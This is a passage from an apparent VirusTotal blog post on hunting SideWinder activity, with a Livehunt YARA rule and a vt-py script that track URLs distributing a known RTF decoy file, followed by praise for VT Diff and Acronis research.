In the SideWinder intrusions, there is a continuously monitored hash that corresponds to a
decoy file, and this file is downloaded from different URLs.
ITW URLs means that these URLs were downloading the file being studied, in this case the RTF decoy file
An interesting way to proactively identify new URLs quickly is by creating a YARA rule in livehunt for URLs, where the objective is to discover new URLs that are downloading that specific RTF decoy file.
import "vt"

rule URLs_Downloading_Decoy_RTF_SideWinder {

  meta:
    target_entity = "url"
    author = "Virustotal"
    description = "This YARA rule identify new URLs downloading the decoy file related to SideWinder"

  condition:
    vt.net.url.downloaded_file.sha256 == "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a"
    and vt.net.url.new_url
}
Another approach that could also be interesting is to directly query the itw_urls relationship of the decoy file using the API. One use case could be creating a script that regularly (perhaps daily) calls the relationship API, retrieves the URLs, stores them in a database, and then repeats the call each day to identify new URLs. It's a simple, yet effective way to integrate with technology that any company might already have.
The following code snippet can be executed in
Google Colab and once you establish the API Key, you will obtain all the itw_urls related to the decoy file in the all_itw_urls variable.
!pip install vt-py nest_asyncio
import getpass, vt, json, nest_asyncio
nest_asyncio.apply()

cli = vt.Client(getpass.getpass('Introduce your VirusTotal API key: '))

FILEHASH = "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a"
RELATIONS = "itw_urls"
all_itw_urls = []

async for itemobj in cli.iterator(f'/files/{FILEHASH}/{RELATIONS}', limit=0):
    all_itw_urls.append(itemobj.to_dict())
The great forgotten one: VT Diff
When we read researchs using VT Diff, we are pleased, as it is a tool that is truly good for creating YARA rules.
When analyzing a set of related samples, use the VT Diff feature to spot commonalities and variations. This can help you identify patterns, such as repeated strings, hardcoded values, or metadata artifacts that indicate automated generation.
As the Acronis team notes, "We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”)".
You can easily use VT Diff from multiple places: intelligence search results, collections, campaigns, reports, VT Graph…
The examples shared by the Acronis Threat Research Unit in tracking campaigns like FileFix, SideWinder, and Shadow Vector demonstrates the power of VT as a comprehensive threat intelligence and hunting platform. By leveraging a combination of proactive Livehunt rules, deep content analysis, and rich metadata pivoting, security researchers can effectively uncover and track elusive and evolving threats.
These examples highlight that successful threat hunting is not just about having the right tools, but about applying creative and persistent investigation techniques. The ability to pivot from a simple YARA rule to a full-fledged campaign analysis, as Acronis did, is crucial to connecting the dots and revealing the full scope of an attack. From hunting for clipboard manipulation in web-based threats to tracking decade-old exploits and analyzing malicious SVG decoys, the Acronis team has demonstrated a deep understanding of modern threat hunting, and we appreciate them sharing their valuable insights with the community.
We hope this blog have been insightful and will help you in your own threat-hunting endeavors. The fight against cybercrime is a collective effort, and the more we share our knowledge and experiences, the stronger we become as a community.
If you have a success story of using VirusTotal that you would like to share with the community, we would be delighted to hear from you. Please reach out to us, and we will be happy to feature your story in a future blog post at practitioners@virustotal.com.
Together, we can make the digital world a safer place.

 Login
Login
![Malwarebytes blocks third-party[.] com](https://www.malwarebytes.com/wp-content/uploads/sites/2/2026/09/third-partycomblock.png)